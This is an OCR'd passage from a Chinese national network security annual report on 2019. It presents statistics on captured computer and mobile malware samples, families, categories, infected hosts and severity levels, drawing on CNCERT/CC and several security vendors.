


图 3-33　2019 年捕获计算机恶意程序样本数量按月度统计（来源：深信服科技股份有限公司）

根据深信服科技股份有限公司监测结果，2019年共捕获计算机恶意程序家族217,025个。2019年捕获样本数量前10位的计算机恶意程序家族如图3-34所示。




图 3-34　2019 年捕获样本数量前 10 位的计算机恶意程序家族统计
（来源：深信服科技股份有限公司）

根据深信服科技股份有限公司监测结果，2019年感染计算机恶意程序的主机数量按月度统计如图3-35所示，其中12月达到全年最高值（560,865台），2月达到全年最低值（217,397台）。




图 3-35　2019 年感染计算机恶意程序的主机数量按月度统计（来源：深信服科技股份有限公司）

深信服科技股份有限公司将捕获的计算机恶意程序分为六大类，分别是木马远控、蠕虫、感染型病毒、后门软件、勒索软件和挖矿软件。2019年捕获的计算机恶

意程序分类占比统计数据如图3-36所示。




图 3-36　2019 年捕获的计算机恶意程序分类占比统计（来源：深信服科技股份有限公司）

根据深信服科技股份有限公司监测结果，2018年与2019年捕获计算机恶意程序数量分类比较如图3-37所示，2019年计算机恶意程序捕获数量分类按月度统计如图3-38所示。其中，木马远控是对全年捕获计算机恶意程序数量趋势影响最大的一类计算机恶意程序，全年捕获木马远控数量为42,210个。2019年监测结果与2018年相比，绝对数量增长最多的是木马远控（增加37,817个）。各类计算机恶意程序数量增幅位居前3位的是木马远控（增加860.8%）、蠕虫（增加654.6%）和勒索软件（增加235.7%）。




图 3-37　2018 年与 2019 年捕获计算机恶意程序数量分类比较（来源：深信服科技股份有限公司）




图 3-38　2019 年捕获计算机恶意程序数量分类按月度统计（来源：深信服科技股份有限公司）

根据深信服科技股份有限公司监测结果，从计算机恶意程序的行为特征分析，用于木马、蠕虫、PUP、广告软件、感染型病毒、后门、漏洞、可疑软件、黑客工具、Spyware的计算机恶意程序占据前10位，如图3-39所示。




图 3-39　2019 年计算机恶意程序样本数量按行为特征分类前 10 位统计
（来源：深信服科技股份有限公司）

3.4.4 杭州迪普科技股份有限公司报送的计算机恶意程序捕获情况

根据杭州迪普科技股份有限公司监测结果，2019年全年捕获计算机恶意程序总量为8,554,001个（按恶意程序名称统计），比2018年的10,305,176个下降18.4%。2015-2019年捕获的计算机恶意程序数量按年度统计如图3-40所示，2019年捕获计算机恶意程序数量按月度统计如图3-41所示，其中5月达到全年最高值（1,439,512个），12月达到全年最低值（147,456个）。




图 3-40　2015-2019 年捕获恶意程序数量年度统计（来源：杭州迪普科技股份有限公司）




图 3-41　2019 年捕获计算机恶意程序数量按月度统计（来源：杭州迪普科技股份有限公司）

根据杭州迪普科技股份有限公司监测结果，2019年全年捕获计算机恶意程序样本总量为12,391,178个（按MD5值统计），比2018年的14,819,995个下降16.3%。2015-2019年捕获计算机恶意程序样本数量按年度统计如图3-42所示，

2019年捕获计算机恶意程序样本数量按月度统计如图3-43所示，其中5月达到全年最高值（2,045,480个），7月达到全年最低值（204,325个）。




图 3-42　2015-2019 年捕获计算机恶意程序样本数量按年度统计
（来源：杭州迪普科技股份有限公司）




图 3-43　2019 年捕获计算机恶意程序样本数量按月度统计（来源：杭州迪普科技股份有限公司）

04

移动互联网恶意程序传播和活动情况

2019年，CNCERT/CC持续加强对移动互联网恶意程序的监测、样本分析和验证处置工作。根据监测结果，2019年移动互联网恶意程序的数量继续保持增长趋势。

4.1 移动互联网恶意程序监测情况

移动互联网恶意程序是指在用户不知情或未授权的情况下，在移动终端系统中安装、运行以达到不正当目的，或具有违反国家相关法律法规行为的可执行文件、程序模块或程序片段。移动互联网恶意程序一般存在以下一种或多种恶意行为，包括恶意扣费类、信息窃取类、远程控制类、恶意传播类、资费消耗类、系统破坏类、诱骗欺诈类和流氓行为类。2019年，CNCERT/CC捕获及通过厂商交换获得的移动互联网恶意程序样本数量为2,791,278个。2015-2019年，移动互联网恶意程序样本数量持续高速增长，如图4-1所示。




图 4-1　2015-2019 年移动互联网恶意程序样本数量对比（来源：CNCERT/CC）

2019年，CNCERT/CC捕获和通过厂商交换获得的移动互联网恶意程序占比按行为属性统计如图4-2所示。其中，流氓行为类的恶意程序数量仍居首位，为1,007,290 个（占36.1%），资费消耗类927,437个（占33.2%）、信息窃取类324,875个（占 11.6%）分列第二、三位。




图 4-2　2019 年移动互联网恶意程序按行为属性统计（来源：CNCERT/CC）

2019年，CNCERT/CC捕获和通过厂商交换获得的移动互联网恶意程序按操作系统分布统计，主要针对Android平台，共有2,791,278个，占100.00%。2019年，

iOS平台、Symbian平台和J2ME平台的恶意程序均未捕获到。目前移动互联网地下产业的目标趋于集中，Android平台用户成为最主要的攻击对象。

2019年，CNCERT/CC捕获和通过厂商交换获得的移动互联网恶意程序占比按危害等级统计，高危的为619,783个，占22.2%；中危的为1,107,916个，占39.7%；低危的为1,063,579个，占38.1%，如图4-3所示。相对于2018年，高危移动互联网恶意程序所占比例大幅降低19.6%，中危移动互联网恶意程序所占比例大幅提升52.34%，低危移动互联网恶意程序所占比例大幅降低20.13%。




图 4-3　2019 年移动互联网恶意程序占比按危害等级统计（来源：CNCERT/CC）

4.2 支撑单位报送情况

4.2.1 安天科技股份有限公司报送的移动互联网恶意程序捕获情况

根据安天科技股份有限公司监测结果，2019年全年捕获移动互联网恶意程序总量为669,564个（按恶意程序名称统计），比2018年的378,634个增长76.8%。2015-2019年捕获移动互联网恶意程序数量按年度统计如图4-4所示，2019年捕获移动互联网恶意程序数量按月度统计如图4-5所示，其中12月达到全年最高值（99,330个），9月达到全年最低值（22,714个）。




图 4-4　2015-2019 年移动互联网恶意程序数量按年度统计（来源：安天科技股份有限公司）




图 4-5　2019 年捕获移动互联网恶意程序数量按月度统计（来源：安天科技股份有限公司）

根据安天科技股份有限公司监测结果，2019年全年捕获移动互联网恶意程序样本总量为2,739,002个（按MD5值统计），比2018年的2,710,988个增长1.0%。2015-2019年捕获移动互联网恶意程序样本数量按年度统计如图4-6所示，2019年捕获移动互联网恶意程序样本数量按月度统计如图4-7所示，其中6月达到全年最高值（393,033个），1月达到全年最低值（142,774个）。




图 4-6　2015-2019 年捕获移动互联网恶意程序样本数量（按 MD5 统计值）按年度统计（来源：安天科技股份有限公司）




图 4-7　2019 年捕获移动互联网恶意程序样本数量按月度统计（来源：安天科技股份有限公司）

按照《移动互联网恶意程序描述格式》的8类分类标准，根据安天科技股份有限公司监测结果，2019年移动互联网恶意程序占比分类统计数据如图4-8所示。




图 4-8　2019 年移动互联网恶意程序占比分类统计（来源：安天科技股份有限公司）

4.2.2 恒安嘉新（北京）科技股份公司报送的移动互联网恶意程序捕获情况

根据恒安嘉新（北京）科技股份公司监测结果，截至2019年年底，累计发现移动互联网恶意程序总量为36,477个（按恶意程序名称统计），比2018年的32,476个上升12.3%。2015-2019年捕获移动互联网恶意程序数量按年度统计如图4-9所示，2019年捕获移动互联网恶意程序数量按月度统计如图4-10所示，其中11月达到全年最低值（285个），1月达到全年最高值（532个）。




图 4-9　2015-2019 年捕获移动互联网恶意程序数量按年度统计（来源：恒安嘉新（北京）科技股份公司）




图 4-10　2019 年捕获移动互联网恶意程序数量按月度统计
（来源：恒安嘉新（北京）科技股份公司）

